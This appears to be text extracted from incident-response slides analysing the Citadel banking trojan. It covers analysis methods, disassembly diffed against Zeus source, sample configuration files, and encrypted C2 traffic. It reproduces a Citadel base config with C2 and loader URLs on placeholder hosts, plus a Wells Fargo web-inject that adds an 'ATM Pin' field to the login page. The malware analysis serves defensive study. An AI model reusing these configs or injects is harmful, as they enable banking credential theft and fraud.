
 [SnimokCIT.JPG](#) (14.2 KB, 4 views)

Last edited ANSIP; 24.01.2013 at 16:17.

Our Incident Response




Information We Need



ANALYZING CITADEL

External Information



Analysis Method

Surface Analysis

- Retrieving information

Runtime Analysis

- Monitoring tools, Sandbox and debugging

Static Analysis

- Reading source code, assembly code

Static Analysis


Diffing with Zeus

The screenshot shows the Zeus debugger interface. On the left is a file browser tree for the 'zeus' solution, listing files like bcserver, core.cpp, core.h, defines.h, language.h, listen.cpp, builder, buildbot.cpp, buildbot.h, buildconfig.cpp, buildconfig.h, builder.cpp, clients.h, common.cpp, cuimainfest.xml, defines.h, guimainfest.xml, info.cpp, languages.cpp, languages.h, main.cpp, main.h, main.ico, resources.h, resources.rc, settings.cpp, tools.cpp, tools.h, buildtools, client, backconnectbot.cpp, backconnectbot.h, and certstorehook.cpp. The main window displays assembly code for 'core.cpp'. The assembly code includes various instructions like push, mov, xor, lea, call, test, jz, jnz, and cmp, dealing with memory operations such as pushing pointers to 'coreData.paths.process', 'Fs::_fileToMem', and 'Fs::_closeMemFile'. There are also calls to functions like 'Core::getBaseOverlay', 'CoreInstall::loadInstalledData', and 'Core::generateObjectName'. The assembly is annotated with comments and XREFs, such as 'CODE XREF: runAsBot+45↑j' and 'CODE XREF: runAsBot+28↑j'.

```
ソリューションエクスプローラー core.cpp defines.h language.h* listen.cpp* tools.h  
ソリューション 'zeus' (7 プロジェクト)  
外部依存関係  
common.cpp  
core.h  
defines.h  
language.h  
listen.cpp  
builder  
外部依存関係  
buildbot.cpp  
buildbot.h  
buildconfig.cpp  
buildconfig.h  
builder.cpp  
clients.h  
common.cpp  
cuimainfest.xml  
defines.h  
guimainfest.xml  
info.cpp  
languages.cpp  
languages.h  
main.cpp  
main.h  
main.ico  
resources.h  
resources.rc  
settings.cpp  
tools.cpp  
tools.h  
buildtools  
client  
外部依存関係  
backconnectbot.cpp  
backconnectbot.h  
certstorehook.cpp  
ソリューションエクスプローラー core.cpp defines.h language.h* listen.cpp* tools.h  
グローバルスコープ  
/*  
 * kernel32.dll.  
 */  
Return - · 清 ·  
push    coreData.paths.process ; fileName  
xor     ebx, ebx  
# xor    eax, eax ; flags  
lea     esi, [esp+31Ch+mf] ; mem  
mov     [esp+31Ch+opcode], bl  
call    Fs::_fileToMem(wchar_t *,Fs::MEMFILE *,ulong)  
test   al, al  
jz     short loader  
mov    eax, [esp+318h+mf.size]  
push   [esp+318h+mf.data] ; mem  
mov    [esp+31Ch+overlaySize], eax  
lea    eax, [esp+31Ch+overlaySize] ; size  
call   Core::getBaseOverlay(void const *,ulong *)  
mov    [esp+318h+overlay], eax  
cmp    eax, ebx  
jnz   short loc_40D701  
mov    [esp+318h+overlaySize], ebx  
; CODE XREF: runAsBot+45↑j  
lea    eax, [esp+318h+mf] ; mem  
call   Fs::_closeMemFile(Fs::MEMFILE *)  
; CODE XREF: runAsBot+28↑j  
cmp    [esp+318h+overlaySize], size PESETTINGS  
jnz   installer  
push   [esp+318h+overlay]  
call   CoreInstall::loadInstalledData(void const *,u  
test   al, al  
jz    loc_40D9E7  
push   1 ; objectNamespace  
lea    eax, [esp+31Ch+strObject]  
push   eax ; buffer  
push   OBJECT_ID_LOADER ; id  
call   Core::generateObjectName(ulong,wchar_t *,uchar
```

```
push    lpString2 ; lpFileName  
mov    ebx, eax  
xor    eax, eax  
lea    esi, [esp+344h+var_320]  
mov    [esp+344h+var_331], 0  
call   sub_43327F  
test   al, al  
jz    short loc_419C86  
mov    eax, [esp+340h+var_31C]  
push   [esp+340h+var_320]  
mov    [esp+344h+FileInformation], eax  
lea    eax, [esp+344h+FileInformation]  
call   sub_419840  
mov    [esp+340h+var_328], eax  
test   eax, eax  
jnz   short loc_419C7D  
and    [esp+340h+FileInformation], eax  
; CODE XREF: sub_419C31+46↑j  
lea    eax, [esp+340h+var_320]  
call   sub_433327  
; CODE XREF: sub_419C31+29↑j  
cmp    [esp+340h+FileInformation], 130h  
jnz   loc_419D62  
push   [esp+340h+var_328]  
call   sub_415461  
test   al, al  
jz    loc_419F4E  
push   1 ; char  
lea    eax, [esp+344h+Name]  
push   eax ; lpsz  
push   32901130h ; int  
call   sub_4191DD
```

Citadel Overview



Configuration Files

Base Config

- Default settings
 - Encryption key, URL of Dynamic Config
 - Encoded and hardcoded

Dynamic Config

- Additional settings
 - HTTP Injection, etc...
- Downloaded from servers

Base Config

```
botnet "CIT"
timer_config 4 9
timer_logs 3 6
timer_stats 4 8
timer_modules 1 4
timer_autoupdate 8
url_config1 "http://citadelhost/folder/file.php|file=config.dll"
url_config2 "http://reserve-citadelhost/folder/file.php|file=config.dll"
remove_certs 1
disable_cookies 0
encryption_key "key123"
report_software 1
enable_luhn10_get 0
enable_luhn10_post 1
disable_antivirus 0
use_module_video 1
antiemulation_enable 0
disable_httpgrabber 0
use_module_ffcookie 1
```

Dynamic Config URL

Password to generate
RC4 key

Dynamic Config

```
url_loader "http://citadelhost/folder/file.php|file=soft.exe"
url_server "http://citadelhost/folder/gate.php"
file_webinjects "injects.txt"
url_webinjects "http://citadelhost/folder/file.php"
```

entry "AdvancedConfigs"

```
"http://reserve-host1/folder/file.php|file_config_bin"
"http://reserve-host2/folder/file.php|file_config_bin"
```

```
end
```

entry "WebFilters"


```
"#*wellsfargo.com/*"
"@*payment.com/*"
"!http://*.com/* .jpg"
```

```
end
```

(snip)

```
set_url https://www.wellsfargo.com/ GP
data_before
<div><strong><label for="userid">Username</la
data_end
data_inject
<input type="text" accesskey="U" id="userid" na
<DIV><STRONG><LABEL for=userid>ATM Pin</L
style="WIDTH: 147px" tabIndex="2" maxLength=
<DIV><STRONG><label for="password">Passwo
<input type="password" accesskey="P" id="pass
<input type="hidden" name="screenid" value="SI
<input type="submit" value="Go" name="btnSign
<input type="hidden" id="u_p" name="u_p" value
</form>
data_end
```

Encryption



Encrypted Data

```
POST /file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
Host:
Content-Length: 128
Connection: Keep-Alive
Cache-Control: no-cache

.6P...G....A.mD..<...'^j=.....3}.....2.)..L.#w....^m..7..M.
%.....Q.H.....A.....\d..I..>...[.i!....Z....[$.HTTP/1.1 200 OK
Date: Tue, 10 Dec 2013 12:31:50 GMT
Server: Apache/2.2.15 (Scientific Linux)
X-Powered-By: PHP/5.3.3
```

Cache-Control: public	000	68 B6 02 00 00 54 3E 32	2C 19 C0 90 9E 5C C3 E4	h....T>2,....\..
Content-Disposition: att	010	BD 63 68 B9 B0 E8 89 70	B7 B9 9B 51 29 7F 0F 0F	.ch....p....Q)...
Content-Transfer-Encoding:	020	58 9D 58 EB BB 51 FB 42	8F 8A FC 01 E0 30 07 8C	X.X..Q.B.....0..
Content-Length: 177951	030	95 C3 6B 44 54 48 3F 15	91 B6 16 92 A6 58 DF 45	..kDTH?.....X.E
Connection: close	040	2D C1 C8 52 0A 4E A4 25	E8 9C 53 F3 07 70 BC 9F	...R.N.%..S..p..
Content-Type: applicati	050	5C FD B9 20 2C 9A 63 9A	B3 F7 5D 8D 0A 84 41 78	\... ,.c....]....Ax
....6. \$Q..U....(@HZ	060	70 9B 69 EF CD A5 B9 A1	11 33 FF AF F8 00 B3 A1	p.i.....3.....
{.XM...B.V.]3H...0.1.	070	65 3B 3A 14 7D 0C 17 DF	AA 75 4B A8 B3 79 6F 51	e:::}....uK..yoQ
J..c.....,C.pBz.D...k...	080	E9 31 DB 7E 4F DE BD 2B	B8 69 AA DD 3E 6A 2E 4F	.1.~O..+i..>j.O
\f.....74..O....yr..	090	EE FA 82 B5 40 44	[HKEY_CURRENT_USER\Software\Microsoft\Sfndw]	
\$....BN.oe6:....8.	0A0	5C E5 1B 89 B2 92	"Jesirb"=hex:3b,77,90,b2,43,20,8f,87,25,5f,2c,2b,ae,e1,a1,bf,3b,cc,47,a1,43,20,\$+	
QA.X%....\5...-U.e?....Q	0B0	7D FD 56 85 17 7D	3f,87,25,5f,2c,2b,ea,e1,a1,bf,3b,cc,47,a1,43,20,cf,87,25,5f,2c,2b,ae,e1,a1,\$+	
..!J.d.....1.....tba	0C0	F2 FF BC 2B 3D 06	bf,9d,9b,b1,7a,90,01,cd,18,d0,8b,a3,2b,6e,a4,51,a4,3b,cc,47,a1,43,20,3f,87,\$+	
	0D0	1E 25 AB 75 36 2C	25,5f,2c,2b,ae,e1,a1,bf,3b,cc,47,a1,43,20,3f,87,25,5f,2c,2b,ae,e1,a1,bf,3b,\$+	
	0E0	65 B7 E4 E5 C6 4A	cc,47,a1,43,20,3f,87,25,5f,2c,2b,ae,e1,a1,bf,1c,64,e9,e3,96,f7,83,e8,28,72,\$+	
